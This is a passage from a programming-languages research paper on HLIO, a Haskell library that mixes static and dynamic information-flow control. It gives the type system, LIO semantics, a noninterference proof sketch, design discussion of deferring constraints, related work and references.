With this definition, we may find ourselves in need of deferring constraints of the form *Flows* (*Join* $\ell_1\ L$) L , where *Join* is the \sqcup -operation type family implementation directly on *Labels*. But type class axioms do not match on type families! (They only match on rigid type constructors.) Consequently, it is *impossible* to discharge that constraint either statically or dynamically. In contrast, by exposing a rigid constructor *LJoin*, we were able to give instances for the join of two labels; with our approach, it is true that the constraint *ToSLabel* (*LJoin* $\ell_1\ L$) is automatically discharged from *ToSLabel* ℓ_1 .

(Embedding Constraints in HLIO) The introduction of constraint c as part of the *HLIO* definition achieves a purely syntactic manipulation of constraints, and excludes any possible simplification by GHC—except when the programmer explicitly requires so with *simplify*. This aspect is beneficial for two reasons: Firstly, this allows us to prevent eager simplification of certain constraints into a form that cannot be deferred or even discharged. For instance, imagine that a constraint *FlowsE* $\ell_1 \ell_2$ floats outside of the *HLIO* type. In this case, GHC tries to discharge it by proving *Flows* ($\mathcal{E}\ \ell_1$) ($\mathcal{E}\ \ell_2$). However, as we discussed before, type class axioms do not match on type families. Moreover, even if

that were possible, deferring such a constraint would require instances of $ToSLabel (LVal (\mathcal{E} \ell_1))$ and $ToSLabel (LVal (\mathcal{E} \ell_2))$, which cannot be constructed from instances of $ToSLabel \ell_1$ or $ToSLabel \ell_2$. Secondly, when evaluating a *defer* expression, the constraint c in $HLIO$ makes it possible for the *go* function to automatically supply a proxy to instantiate c (by *unification*) for a particular constraint in the type of *deferC*, thus allowing the type checker to select the right instance of *Deferrable* without any help from the programmer. If we were not collecting the constraint c in $HLIO$, the programmer would have to supply these proxies explicitly, making $HLIO$ much more cumbersome to use.

In summary, we have chosen to keep the constraints in their unsimplified form as much as possible, and give the programmer the freedom to decide whether they are to be checked statically or dynamically via explicit annotations (*simplify* and *defer*).

7. Formal Semantics and Non-interference

In this section, we formalize $HLIO$ and provide security guarantees for our approach by interpreting $HLIO$ in LIO and showing an equivalence in the security checks performed by both systems.

Figure 7 presents a type system for $HLIO$. For the sake of brevity, the figure only shows the security-relevant rules; the remaining rules are standard and can be found in the extended version of this paper. The terms of $HLIO$ are the same as in LIO , with the addition of the *defer* construct. A lattice expression ℓ is either a primitive label *Label*, a join operation (\sqcup), or a meet operation (\sqcap). A constraint c is either the empty constraint $()$, a pair of two constraints $((c, c))$, or a flow constraint among label expressions $(\ell \sqsubseteq \ell)$. The type $HLIO$ is a Hoare state monad in the style of statically-typed LIO , as presented in Section 3, except that it also includes a constraint c . A computation with type $HLIO \ c \ \ell_i \ \ell_o \ \tau$ is subject to constraints c , and takes the current label from ℓ_i to ℓ_o , and produces a value of type τ . The type *Labeled* $\ell \ \tau$ represents expressions with label ℓ and type τ , and the type *Label* ℓ is a *singleton* type for label ℓ , i.e., a type with a single total inhabitant, which can be identified with ℓ .

The typing rule for *return* simply states that the current label is not changed and no constraints need to be checked. Rule (BIND) looks like the usual typing rule for $(\gg=)$, but it additionally combines the constraints generated by m and f (c and c') into one and also expresses that the final label of computation m should match the initial label of the computation produced by f . Rule (LABEL) generates a security check as a constraint $(\ell_i \sqsubseteq \ell)$, and also expresses that the current label does not change. Note that in this rule we also check the connection between term-level s and type-level ℓ , by using the singleton type. Rule (UNLABEL) reflects the fact that unlabeling an expression labeled ℓ raises the current label ℓ_i to the join $\ell_i \sqcup \ell$. Rule (TOLABELED) checks that the subcomputation m has a valid $HLIO$ type, and expresses that the *toLabeled* computation will not change the current label (or rather, that it will be restored after m finishes), and also that the resulting value of type a is protected by label ℓ_o , i.e., the maximum (and final) label attained by m . Rule (DEFER) checks that the subcomputation m has a valid type and hides the constraints produced by m , so that the expression *defer* m is subject to no static checks.

7.1 Semantics for LIO

Figure 8 shows the semantics of LIO , which we will use to interpret $HLIO$. The semantics closely follows previous work on LIO (Stefan et al. 2011b), given as a small-step operational semantics based on a transition relation \longrightarrow between configurations of the form $\langle \ell_{cur} \mid t \rangle$, where ℓ_{cur} is the current label and t is the term being evaluated. As before, we only show the rules for computations with security-relevant effects. The full presentation also includes a relation for pure computation (\rightsquigarrow), which is used in the rule

Values	$v ::= True \mid False \mid () \mid \lambda x. t \mid Label \mid LIO^{TCB} t \mid Labeled^{TCB} \ell t$
Terms	$t ::= v \mid x \mid t \mid t \mid fix \ t \mid if \ t \ then \ t \ else \ t \mid t \otimes t \mid return \ t \mid t \gg= t \mid getLabel \mid label \ t \ t \mid unlabel \ t \mid labelOf \ t \mid toLabeled \ t \ t \mid defer \ t$
LOps	$\otimes ::= \sqcup \mid \sqcap \mid \sqsubseteq$
Lattice	$\ell ::= Label \mid \ell \sqcup \ell \mid \ell \sqcap \ell$
Constraints	$c ::= () \mid (c, c) \mid \ell \sqsubseteq \ell$
Types	$\tau ::= Bool \mid () \mid \tau \rightarrow \tau \mid HLIO \ c \ \ell_i \ \ell_o \ \tau \mid Labeled \ \ell \ \tau \mid Label \ \ell$
RETURN	$\frac{\Gamma \vdash x : \tau}{\Gamma \vdash return \ x : HLIO \ () \ \ell_i \ \ell_i \ \tau}$
BIND	$\frac{\Gamma \vdash m : HLIO \ c \ \ell_i \ \ell_a \quad \Gamma \vdash f : a \rightarrow HLIO \ c' \ \ell \ \ell_o \ b}{\Gamma \vdash m \gg= f : HLIO \ (c, c') \ \ell_i \ \ell_o \ b}$
LABEL	$\frac{\Gamma \vdash t : a \quad \Gamma \vdash s : Label \ \ell}{\Gamma \vdash label \ s \ t : HLIO \ (\ell_i \sqsubseteq \ell) \ \ell_i \ \ell_i \ (Labeled \ \ell \ a)}$
UNLABEL	$\frac{\Gamma \vdash v : Labeled \ \ell \ a}{\Gamma \vdash unlabel \ v : HLIO \ () \ \ell_i \ (\ell_i \sqcup \ell) \ a}$
TOLABELED	$\frac{\Gamma \vdash m : HLIO \ c \ \ell_i \ \ell_o \ a}{\Gamma \vdash toLabeled \ m : HLIO \ c \ \ell_i \ \ell_i \ (Labeled \ \ell_o \ a)}$
DEFER	$\frac{\Gamma \vdash m : HLIO \ c \ \ell_i \ \ell_o \ a}{\Gamma \vdash defer \ m : HLIO \ () \ \ell_i \ \ell_o \ a}$

Figure 7. Type system for $HLIO$.

for *labelOf*, but we elide the details since they are not relevant for our purposes. The semantics uses Felleisen-style evaluation contexts to specify evaluation order, where Ep stands for contexts for pure computations and E stands for contexts for effectful ones. As usual, we define \longrightarrow^* to be the reflexive and transitive closure of \longrightarrow . Additionally, our transitions are labeled by the information-flow constraints that are being checked at runtime, as can be seen in rule (LABEL). We write $A \xrightarrow{c}^* B$ if $A \longrightarrow^* B$ while performing the set of security checks c . For technical reasons, we also include a nonstandard primitive *eval* which is used to force pure computations. Despite not being a part of LIO , we remark that it acts on pure values and its evaluation involves no security-relevant effects, so it is easy to prove that the calculus is still sound after adding it. Essentially, LIO already includes a way to force evaluation for booleans (if statements), so *eval* is merely a generalization of this construct.

7.2 Semantics for HLIO

Figure 9 introduces the functions *interp* and *toLIO*, which we use to interpret $HLIO$ and relate this interpretation with the corresponding standard LIO semantics. These two functions are defined as term-to-term transformations. The returned term, however, only utilizes LIO primitives. (Function *interp* closely follows the definition of function *go* described in Section 6.)

The function *interp* provides an interpretation of $HLIO$ in dynamic LIO (Stefan et al. 2012b). Given a well-typed $HLIO$ computation m , *interp* m runs m without performing any security checks, except for those in *defer*. This fact can be seen in the defi-

$Ep ::= Ep \ t \mid \text{fix } Ep \mid \text{if } Ep \text{ then } t \text{ else } t \mid Ep \otimes t \mid v \otimes Ep$
 $\mid \text{label } Ep \ t \mid \text{unlabel } Ep \mid \text{labelOf } Ep \mid \text{toLabeled } Ep \ t$
 $E ::= [] \mid Ep \mid E \gg t$

$$\begin{array}{c}
\text{GETLABEL} \\
\hline
\langle \ell_{\text{cur}} \mid E [\text{getLabel}] \rangle \longrightarrow \langle \ell_{\text{cur}} \mid E [\text{return } \ell_{\text{cur}}] \rangle \\
\\
\text{TO LABELED} \\
\hline
\frac{\ell_{\text{cur}} \sqsubseteq \ell \quad \langle \ell_{\text{cur}} \mid t \rangle \xrightarrow{c}^* \langle \ell'_{\text{cur}} \mid LIO^{\text{TCB}} t' \rangle \quad \ell'_{\text{cur}} \sqsubseteq \ell}{\langle \ell_{\text{cur}} \mid E [\text{toLabeled } \ell \ t] \rangle \xrightarrow{c} \langle \ell_{\text{cur}} \mid E [\text{label } \ell \ t'] \rangle} \\
\\
\text{LABEL} \\
\hline
\frac{\ell_{\text{cur}} \sqsubseteq \ell}{\langle \ell_{\text{cur}} \mid E [\text{label } \ell \ t] \rangle \xrightarrow{\ell_{\text{cur}} \sqsubseteq \ell} \langle \ell_{\text{cur}} \mid E [\text{return } (\text{Labeled}^{\text{TCB}} \ell \ t)] \rangle} \\
\\
\text{UNLABEL} \\
\hline
\frac{\ell'_{\text{cur}} = \ell_{\text{cur}} \sqcup \ell}{\langle \ell_{\text{cur}} \mid E [\text{unlabel } (\text{Labeled}^{\text{TCB}} \ell \ t)] \rangle \longrightarrow \langle \ell'_{\text{cur}} \mid E [\text{return } t] \rangle} \\
\\
\text{EVAL} \\
\hline
\frac{t \rightsquigarrow^* v}{Ep [\text{eval } t] \rightsquigarrow Ep [v]} \\
\\
\text{LABELOF} \\
\hline
\frac{}{Ep [\text{labelOf } (\text{Labeled}^{\text{TCB}} \ell \ t)] \rightsquigarrow Ep [\ell]}
\end{array}$$

Figure 8. Evaluation contexts and reduction rules.

$\text{interp} (\text{label } t \ t') = \text{Labeled}^{\text{TCB}} (\text{eval } t) (\text{interp } t')$
 $\text{interp} (\text{unlabel } t) = \text{unlabel} (\text{interp } t)$
 $\text{interp} (\text{Labeled}^{\text{TCB}} t : \text{Labeled } \ell \ \tau) = \text{Labeled}^{\text{TCB}} \ell (\text{interp } t)$
 $\text{interp} (\text{defer } (m : \text{HLIO } c \ \ell_i \ \ell_o \ \tau)) = \text{guards } c \gg \text{interp } m$
 $\text{interp} (\text{toLabeled } (m : \text{HLIO } c \ \ell_i \ \ell_o \ \tau)) =$
 $\quad \text{toLabeled } \ell_o (\text{interp } m)$
 $\text{interp } (m \gg f) = \text{interp } m \gg \text{interp } f$
 \dots
 $\text{toLIO} (\text{label } t \ t') = \text{label } t (\text{toLIO } t')$
 $\text{toLIO} (\text{unlabel } t) = \text{unlabel} (\text{toLIO } t)$
 $\text{toLIO} (\text{Labeled}^{\text{TCB}} t : \text{Labeled } \ell \ a) = \text{Labeled}^{\text{TCB}} \ell (\text{toLIO } t)$
 $\text{toLIO} (\text{defer } m) = \text{toLIO } m$
 $\text{toLIO} (\text{toLabeled } (m : \text{HLIO } c \ \ell_i \ \ell_o \ a)) =$
 $\quad \text{toLabeled } \ell_o (\text{toLIO } m)$
 $\text{toLIO } (m \gg f) = \text{toLIO } m \gg \text{toLIO } f$
 \dots

Figure 9. The functions *interp* and *toLIO*. The missing equations just behave homomorphically.

nition for *label*—the case where security side-effects are triggered. This case simply synthesizes a labeled term ($\text{Labeled}^{\text{TCB}} \ell \ t$), thus skipping any security check. The *unlabel* operation performs no security checks, so its interpretation is exactly the same as in LIO. The interpretation of labeled terms are simply cast into dynamic labeled terms in LIO, where the dynamic label is determined by static information (i.e., $\text{Labeled}^{\text{TCB}} t : \text{Labeled } \ell \ a$). In the interpretation of *defer*, we use the *guards* command, which takes a set of constraints and checks all of them at runtime, aborting the program if any of them fails. These constraints are checked in one go, before running the subcomputation itself. The static version of *toLabeled* is translated into its dynamic counterpart, where the final current label (after executing *m*) is predicted to be ℓ_o . The interpretation of (\gg) simply applies *interp* to its arguments.

Different from *interp*, the function *toLIO* directly translates an HLIO computation into a dynamic LIO computation where *all* the security checks occur dynamically. The translation for labeled terms, *toLabeled*, and (\gg) are defined similarly as in *interp*. *Label* and *unlabel*, however, simply reformulate the command in LIO, where the corresponding security side-effects might be triggered.

7.3 Non-interference

We define the simulation relation \sim , which expresses that two terminating programs perform the same information flow checks and compute the same values.

DEFINITION 1. (*Simulation between LIO terms*) Let *A* and *B* be LIO configurations, then $A \sim B$ iff $A \xrightarrow{c}^* X$ and $B \xrightarrow{c}^* X$, where *X* is *A*'s weak head normal form. Note that we only consider terminating programs due to the fact that LIO only provides security guarantees for terminating runs.

We define a big-step evaluation relation \Downarrow for HLIO terms.

DEFINITION 2. (*Big-step semantics for HLIO*) Given an HLIO term, $(t : \text{HLIO } c \ \ell_i \ \ell_o \ \tau) \Downarrow v$ if and only if $\langle \ell_i \mid \text{interp } t \rangle \xrightarrow{c}^* \langle \ell_o \mid \text{toLIO } v \rangle$.

The definition leverages the LIO semantics. It applies *interp* to the term being reduced as well as *toLIO* to the result. Observe that *toLIO* is needed for cases where *v* still contains HLIO terms, e.g., when *v* is composed of nested labeled terms.

The next lemma (see details in the extended version of the paper (Buiras et al. 2015)) introduces a relationship between the security checks done by HLIO and LIO.

LEMMA 1 (Simulation between HLIO and LIO terms).

Given that $(t : \text{HLIO } c \ \ell_i \ \ell_o \ \tau) \Downarrow v$, then $\langle \ell_i \mid \text{guards } c \gg \text{interp } t \rangle \sim \langle \ell_i \mid \text{toLIO } t \rangle$.

The lemma states that if we take the statically-determined constraints *c* for a well-typed term *t* into account, we can prove that the programs *guards c >> interp t* and *toLIO t* are in simulation with respect to their security checks and final values. The former performs all statically-determined security checks in the beginning, and then runs the program with the deferred checks. The latter is obtained by viewing the original program as an LIO program, where all *defer* operations are removed.

The semantic correspondence from Lemma 1 guarantees that if an HLIO program is well-typed and terminates successfully, then the equivalent LIO program would also terminate successfully. Conversely, if the LIO program fails with a security error, the HLIO program will either not have a type or fail during a *defer* computation. Since the HLIO and LIO enforcement mechanisms are equivalent in this sense, and LIO enforces noninterference (Stefan et al. 2011b), we can show that HLIO enforces the same property.

For our security guarantees, we consider an attacker at sensitivity level *l*, who can only observe values at a security level at most *l*. LIO defines two terms *t*₁ and *t*₂ to be *l*-equivalent (written $t_1 \approx_l t_2$) if the attacker is unable to distinguish between them, e.g. $\text{Labeled}^{\text{TCB}} L \ 3 \approx_l \text{Labeled}^{\text{TCB}} L \ 3$ and $\text{Labeled}^{\text{TCB}} H \ 1 \approx_l \text{Labeled}^{\text{TCB}} H \ 5$, but $\text{Labeled}^{\text{TCB}} L \ 2 \not\approx_l \text{Labeled}^{\text{TCB}} L \ 1$ —LIO also extends this notion to configurations. We leverage LIO definitions to express our non-interference theorem—after all, HLIO gets interpreted in LIO!

Noninterference expresses the notion that a program cannot leak secrets. Intuitively, a program is noninterfering if, considering two independent runs with *l*-equivalent inputs, their final values are also *l*-equivalent. In other words, attackers cannot distinguish the values of secret inputs by observing the outputs.

THEOREM 1 (Termination-insensitive noninterference).
 Given *HLIO* terms t_1 and t_2 with no constructors \cdot^{TCB} such that constraints c_1 and c_2 hold, $(t_1 : HLIO\ c_1\ \ell_1\ \ell_2\ \tau) \Downarrow v_1$, $(t_2 : HLIO\ c_2\ \ell_i\ \ell_o\ \tau') \Downarrow v_2$, and $\langle \ell_i \mid toLIO\ t_1 \rangle \approx_l \langle \ell_i \mid toLIO\ t_2 \rangle$, then it holds that $\langle \ell_o \mid toLIO\ v_1 \rangle \approx_l \langle \ell_o \mid toLIO\ v_2 \rangle$.

PROOF SKETCH 1. The proof uses Lemma 1 to relate the reductions of $interp\ t_1$ and $interp\ t_2$ with $toLIO\ t_1$ and $toLIO\ t_2$, respectively. Once that is done, the result follows by applying the LIO non-interference theorem in (Stefan et al. 2012b). This theorem requires that t_1 and t_2 do not include constructors of the form \cdot^{TCB} . Consequently, observe that it is not possible to directly consider l -equivalence between interpreted terms, i.e., $interp\ t_1$ and $interp\ t_2$ —they introduce constructors $Labeled^{TCB}$ to avoid security checks. The proof is given in the extended version of the paper (Buiras et al. 2015).

The theorem indicates that l -equivalent (fully) dynamic interpretations of *HLIO* terms (i.e., $\langle \ell_i \mid toLIO\ t_1 \rangle \approx_l \langle \ell_i \mid toLIO\ t_2 \rangle$), where the static checks hold, produce l -equivalent results (in LIO) (i.e., $\langle \ell_o \mid toLIO\ v_1 \rangle \approx_l \langle \ell_o \mid toLIO\ v_2 \rangle$). Observe that if any *HLIO* terms leaked secrets, l -equivalence involving v_1 and v_2 would not hold.

8. Discussion

This section explains some design choices, while exploring others.

The *toLabeled* Function The *HLIO* type for *toLabeled* deserves some attention. From Section 2, we know that *toLabeled* $\ell\ m$ in LIO performs two security checks: $\ell_{cur} \sqsubseteq \ell$ at the beginning of *toLabeled*, and $\ell'_{cur} \sqsubseteq \ell$ where ℓ'_{cur} is the current label obtained by evaluating m . A directly corresponding static version of *toLabeled* (and its dynamic checks) might be:

```
toLabeled :: Label  $\ell \rightarrow HLIO\ c\ \ell_i\ \ell_o\ a$ 
   $\rightarrow HLIO\ (c, FlowsE\ \ell_i\ \ell, FlowsE\ \ell_o\ \ell)\ \ell_i\ \ell_i\ (Labeled\ \ell\ a)$ 
```

Recall that, for security reasons, the role of the first argument (of type *Label* ℓ) is to statically predict an upper bound of the current label obtained by running m . The constraints in the return type of *toLabeled* express this fact. In *HLIO*, however, that prediction is already given! Observe that type $m :: HLIO\ c\ \ell_i\ \ell_o\ a$ says “after running m , the final current label is ℓ_o .” We can use ℓ_o as the upper bound, i.e., $\ell \equiv \ell_o$, and remove the static check $FlowsE\ \ell_o\ \ell$. Moreover, we know that $\ell_i \sqsubseteq \ell_o$ by construction, which allows the removal of $FlowE\ \ell_i\ \ell$. By taking all these facts together, we can dismiss all the extra constraints.

```
toLabeled :: HLIO\ c\ \ell_i\ \ell_o\ a  $\rightarrow HLIO\ c\ \ell_i\ \ell_i\ (Labeled\ \ell_o)\ a$ 
```

In Section 7, we have formally proved that this primitive is secure by establishing a simple relationship with its counterpart in LIO.

Conditionals The monad *HLIO* is embedded in Haskell as a GADT, so it is possible to use Haskell’s *if* statements to express conditional branching. However, the Haskell type system requires that the types of both branches be the same. In particular, if the branches are *HLIO* computations, their types must also completely agree, including constraints and initial and final labels. Unfortunately, this means that it is not possible to have *if* statements where one branch produces a constraint and the other one does not or, more generally, where the branches produce different sets of constraints. For example, the following expression, where $x :: Int$, is ill-typed:

```
if  $x > 0$  then (label  $H\ x \gg return\ x$ ) else return  $(x + 1)$ 
```

The reason for the type error is that one branch has type $HLIO\ (Flows\ \ell_i\ H)\ \ell_i\ \ell_i\ Int$, while the other one has type

$HLIO\ ()\ \ell_i\ \ell_i\ Int$. When it comes to disparities in the constraints, it is possible to work around this restriction by means of *defer* operations. The programmer can use *defer* to check one or both of the branches dynamically, which causes the constraints in the *HLIO* type to be $()$, thus keeping the Haskell type checker happy. However, if the current label is not updated in exactly the same way in both branches, the *if* statement will also be ill-typed. Note that this cannot be solved with *defer*.

An alternative solution that addresses the problem with both constraints and the current label involves adding another primitive for *if* statements, i.e., a constructor *If* for the *HLIO* GADT. The type of this constructor would accurately express the connection between constraints and current labels in both branches, as follows:

```
If :: Bool  $\rightarrow HLIO\ c_1\ \ell_i\ \ell_o\ a \rightarrow HLIO\ c_2\ \ell_i\ \ell'_o\ a$ 
   $\rightarrow HLIO\ (c_1, c_2)\ \ell_i\ (LJoin\ \ell_o\ \ell'_o)\ a$ 
```

Essentially, the primitive would over-approximate the constraints and the final label, as can be expected from a static analysis. This solution would not only introduce notational overhead but also complicate the formal treatment of *HLIO* significantly, as we would no longer have a one-to-one correspondence between static and dynamic checks. Instead, we could prove that the dynamic checks are a *subset* of the statically-determined constraints. In order to simplify our exposition, we chose to avoid this solution, but we believe it would be a reasonably straightforward extension.

Deferring Constraints beyond Non-interference The *Deferrable* type class enables programmers to give instances for deferring the check for a constraint to runtime. In this section, we show how to push this idea to the extreme, by deferring the check for type equalities that are generated by GHC’s type inference. We iterate that the code in this section (and everywhere in this paper) requires no modifications to GHC.

We wish to defer a type equality between two types ta and tb , which in GHC type system would be expressed as $ta \sim tb$ of kind *Constraint*. Of course, in order to perform such a test at runtime, we need to have *runtime type information* around about the shape of types ta and tb . GHC provides the *Typeable* type class that captures runtime type representations. This enables the following instance definition:

```
instance (Typeable a, Typeable b) =>
  Deferrable (a ~ b) where
  defer -p m = case eqT :: Maybe (a ~ b) of
    Nothing -> error "type error!"
    Just Refl -> m
```

Function *eqT* is a standard library function, providing a runtime witness of the equality of two types that are instances of *Typeable*:

```
eqT :: (Typeable b, Typeable a) => Maybe (a ~ b)
```

and $a \sim b$ is a GADT expressing with its only constructor *Refl* the fact that a and b are in fact equal:

```
data (a ~ b) where Refl :: (a ~ b) => (a ~ b)
```

If programmers write a program that contains a type error:

```
foo :: forall a. a -> a -> a
foo x y = if x then False else y
```

GHC will report: Couldn’t match expected type ‘Bool’ with actual type ‘a’. As we may, in fact, apply *foo* to two boolean values at runtime, programmers may want to make this program typeable by deferring the constraint:

```
foo :: forall a. Typeable a => a -> a -> a
foo x y = defer p (if x then False else y)
  where p :: Proxy (a ~ Bool) = \
```

In this case, `foo True False` returns `False`, while `foo 3 4` produces `*** Exception: type error`. Note that this behavior differs from related work (Vytiniotis et al. 2012), which defers unsatisfiable constraints as errors to runtime. Instead, we do genuinely defer the check at the (unavoidable) cost of having the type representation around.

9. Related work

Hybrid IFC There is considerable literature on static analyses aiding IFC execution monitors for different purposes. To boost permissiveness, Le Guernic et al. provide monitors which statically analyze non-taken branches of secret conditionals (Le Guernic et al. 2007; Le Guernic 2007). Similarly, Shroff et al. design a monitor which leverages variable dependencies (provided by a type system) when programs branch on secrets (Shroff et al. 2007). Besides permissiveness, hybrid analyses are used to avoid leaks in dynamic flow-sensitive IFC monitors, where variables change their security levels at runtime based on what data they store (Russo and Sabelfeld 2010). Moore and Chong utilizes static analysis to avoid tracking variables which do not impose security violations, thus improving performance on dynamic monitors (Moore and Chong 2011). Jif, an IFC-aware compiler for Java programs, supports dynamic labels to classify data based on runtime observations (Zheng and Myers 2007). Similar to our work, operations on labels are modeled at the level of types. In the dynamic part, however, they only allow for runtime checks based on the \sqsubseteq relationship. As in this work, there is some literature which connects dynamic and static analysis at the programming-language level. Disney and Flanagan describe an IFC type-system for a pure λ -calculus which defers cast checks to runtime when they cannot be determined statically (Disney and Flanagan 2011). Luminous and Thiemann extend that work to consider references (Fennell and Thiemann 2013).

Security Libraries Li and Zdanczewicz’s seminal work (Li and Zdanczewicz 2006) shows how arrows (Hughes 2000) can provide IFC without runtime checks as a library in Haskell. Tsai et al. (Tsai et al. 2007) extend Li and Zdanczewicz’s work to support concurrency and data with multiple security labels. Rather than using arrows, Russo et al. (Russo et al. 2008) shows that monads are capable of providing a library which statically enforces IFC. Devriese and Piessens provide a monad transformer to extend imperative-like APIs with support for IFC. Their technique is applied to dynamic, static, and hybrid IFC techniques. Devriese and Piessens’ work requires a deep embedding of the target language in order to perform static analysis. In contrast, our approach leverages the type-system features found in Haskell. Jaskelioff and Russo implements a library which dynamically enforces IFC using secure multi-execution (SME) (Jaskelioff and Russo 2011)—a technique that runs programs multiple times (once per security level) and varies the semantics of inputs and outputs to protect confidentiality. The series of work on LIO can be referred to as the state-of-the-art in dynamic IFC in Haskell (Stefan et al. 2011b, 2012b,a; Buiras et al. 2013; Buiras and Russo 2013; Buiras et al. 2014).

Programming Languages Combining dynamic and static analysis is not exclusive to IFC research. It has been extensively studied by the programming languages community. We briefly mention some highlights and their relation to this work. Flanagan (Flanagan 2006) develops the concept of *hybrid type checking* for type systems capable of delaying subtyping checks until runtime. Siek and Taha (Siek and Taha 2006) coined the term *gradual typing*, which applies when programmers can control the combination of static and dynamic approaches at the programming language level—simultaneously, Hochstadt and Felleisen (Hochstadt and Felleisen 2006) introduce similar ideas. Due to the *defer* primitive, HLIO can be considered as a simple gradual typing system.

Wadler and Findler (Wadler and Findler 2009) presents the idea of *blame* to explain failure of dynamic type casts (specially for languages with higher-order functions). HLIO is a system which only produces positive blame. Recently, the idea of gradual typing has gained popularity among several programming languages. Typed Scheme (Hochstadt and Felleisen 2006) and Racket (Takikawa et al. 2012) allow Scheme programmers to decorate their code with type annotations. Reticulated Python (Vitousek et al. 2014) implements gradual typing, where a type checker is provided in combination with a code-to-code transformation into Python 3. JavaScript has been also a recent target of this kind of systems (Swamy et al. 2014; Rastogi et al. 2015). Different from these approaches, HLIO does not provide a fully-fledged gradual typing system. On the other hand, it avoids any compiler modification by leveraging Haskell’s powerful type system.

10. Conclusions and Future Work

We have presented HLIO, a new hybrid IFC enforcement in Haskell that allows programmers to defer static constraints to runtime. This feature is particularly useful, for instance, in production systems—where it is often the case that security labels are not available (or even known) at compile time. Different from other programming languages, GHC’s powerful type-system and features allowed us to build HLIO as a simple library, where no runtime or compiler modifications were needed. On formal aspects, we showed that the library satisfies termination-insensitive non-interference for an arbitrary security lattice.

As part of developing HLIO, we have identified an independently useful technique for deferring other forms of static constraints, including ordinary type equalities. In future work, we aim to explore the use of these techniques in languages with similarly expressive type systems, such as dependently typed languages. In addition, we plan to further explore the design and application space of these techniques, and explore their usability in embedded domain-specific languages and code generators.

Acknowledgments

This work was funded by DARPA CRASH under contract #N66001-10-2-4088, and the Swedish research agencies VR and the Barbro Osher Pro Suecia foundation. We thank the anonymous reviewers and Bart van Delft for useful comments and suggestions.

References

- A. Askarov and A. Sabelfeld. Tight enforcement of information-release policies for dynamic languages. In *Proceedings of the 22nd IEEE Computer Security Foundations Symposium*. IEEE Computer Society, 2009.
- T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, June 2009.
- N. Broberg, B. van Delft, and D. Sands. Paragon for practical programming with information-flow control. In *APLAS*, volume 8301 of *Lecture Notes in Computer Science*, pages 217–232. Springer, 2013.
- P. Buiras and A. Russo. Lazy programs leak secrets. In *Secure IT Systems - 18th Nordic Conference, NordSec 2013, Ilulissat, Greenland, October 18-21, 2013, Proceedings*. Springer Verlag, 2013.
- P. Buiras, A. Levy, D. Stefan, A. Russo, and D. Mazières. A library for removing cache-based attacks in concurrent information flow systems. In *Trustworthy Global Computing - 8th International Symposium, TGC 2013*, 2013.
- P. Buiras, D. Stefan, and A. Russo. On flow-sensitive floating-label systems. In *Proc. of 27th IEEE Computer Security Foundations Symp.*, July 2014.
- P. Buiras, D. Vytiniotis, and A. Russo. HLIO: Mixing Static and Dynamic Typing for Information-Flow Control in Haskell

- (Extended version), 2015. URL <http://www.cse.chalmers.se/~buiiras/hlio/>.
- T. Disney and C. Flanagan. Gradual information flow typing. In *Workshop on Script-to-Program Evolution (STOP)*, 2011.
- R. A. Eisenberg and S. Weirich. Dependently typed programming with singletons. In *Proceedings of the 2012 Haskell Symposium*, Haskell '12, pages 117–130, New York, NY, USA, 2012. ACM. ISBN 978-1-4503-1574-6. URL <http://doi.acm.org/10.1145/2364506.2364522>.
- R. A. Eisenberg, D. Vytiniotis, S. Peyton Jones, and S. Weirich. Closed type families with overlapping equations. In *Proc. of the 41st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '14. ACM, 2014.
- L. Fennell and P. Thiemann. Gradual security typing with references. In *Proceedings of the IEEE 26th Computer Security Foundations Symposium*, CSF '13. IEEE Computer Society, 2013.
- C. Flanagan. Hybrid type checking. In *Proc. of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '06. ACM, 2006.
- D. B. Giffin, A. Levy, D. Stefan, D. Terei, D. Mazières, J. Mitchell, and A. Russo. Hails: Protecting data privacy in untrusted web applications. In *10th Symposium on Operating Systems Design and Implementation (OSDI)*, pages 47–60. USENIX, 2012.
- S. T. Hochstadt and M. Felleisen. Interlanguage migration: from scripts to programs. In *OOPSLA '06: Companion to the 21st ACM SIGPLAN symposium on Object-oriented programming systems, languages, and applications*. ACM, 2006.
- J. Hughes. Generalising monads to arrows. *Science of Computer Programming*, 37(1–3):67–111, 2000.
- M. Jaskelioff and A. Russo. Secure multi-execution in Haskell. In *Perspectives of Systems Informatics - 8th International Andrei Ershov Memorial Conference*, PSI, 2011.
- G. Le Guernic. Automaton-based confidentiality monitoring of concurrent programs. In *Computer Security Foundations Symposium, 2007. CSF '07. 20th IEEE*. IEEE Computer Society, 2007.
- G. Le Guernic, A. Banerjee, T. Jensen, and D. A. Schmidt. Automata-based confidentiality monitoring. In *Proc. of the 11th Asian Computing Science Conference on Advances in Computer Science: Secure Software and Related Issues*, ASIAN'06. Springer-Verlag, 2007.
- P. Li and S. Zdancewic. Encoding Information Flow in Haskell. In *CSFW'06: Proc. of the 19th IEEE Workshop on Computer Security Foundations*. IEEE Computer Society, 2006.
- E. Meijer and P. Drayton. Static Typing Where Possible, Dynamic Typing When Needed. *Revival of Dynamic Languages*, 2005. URL <http://research.microsoft.com/~emeijer/Papers/RDL04Meijer.pdf>.
- S. Moore and S. Chong. Static analysis for efficient hybrid information-flow control. In *Proc. of the 24th IEEE Computer Security Foundations Symposium*. IEEE Press, June 2011.
- A. C. Myers and B. Liskov. Protecting privacy using the decentralized label model. *ACM Trans. on Computer Systems*, 9(4):410–442, October 2000.
- A. Nanevski, G. Morrisett, and L. Birkedal. Polymorphism and Separation in Hoare Type Theory. In *Proceedings of the Eleventh ACM SIGPLAN International Conference on Functional Programming*, ICFP '06, pages 62–73, New York, NY, USA, 2006. ACM. ISBN 1-59593-309-3. URL <http://doi.acm.org/10.1145/1159803.1159812>.
- D. Orchard and T. Schrijvers. Haskell type constraints unleashed. In *Lecture Notes in Computer Science*, pages 56–71. Springer, 2010. URL <https://lirias.kuleuven.be/handle/123456789/259608>.
- A. Rastogi, N. Swamy, C. Fournet, G. Bierman, and P. Vekris. Safe and efficient gradual typing for typescript. In *Proc. of the ACM Conference on Principles of Programming Languages (POPL) 2015*, Jan. 2015.
- A. Russo and A. Sabelfeld. Dynamic vs. static flow-sensitive security analysis. In *Proc. of the 2010 23rd IEEE Computer Security Foundations Symp.*, CSF '10, pages 186–199. IEEE Computer Society, 2010.
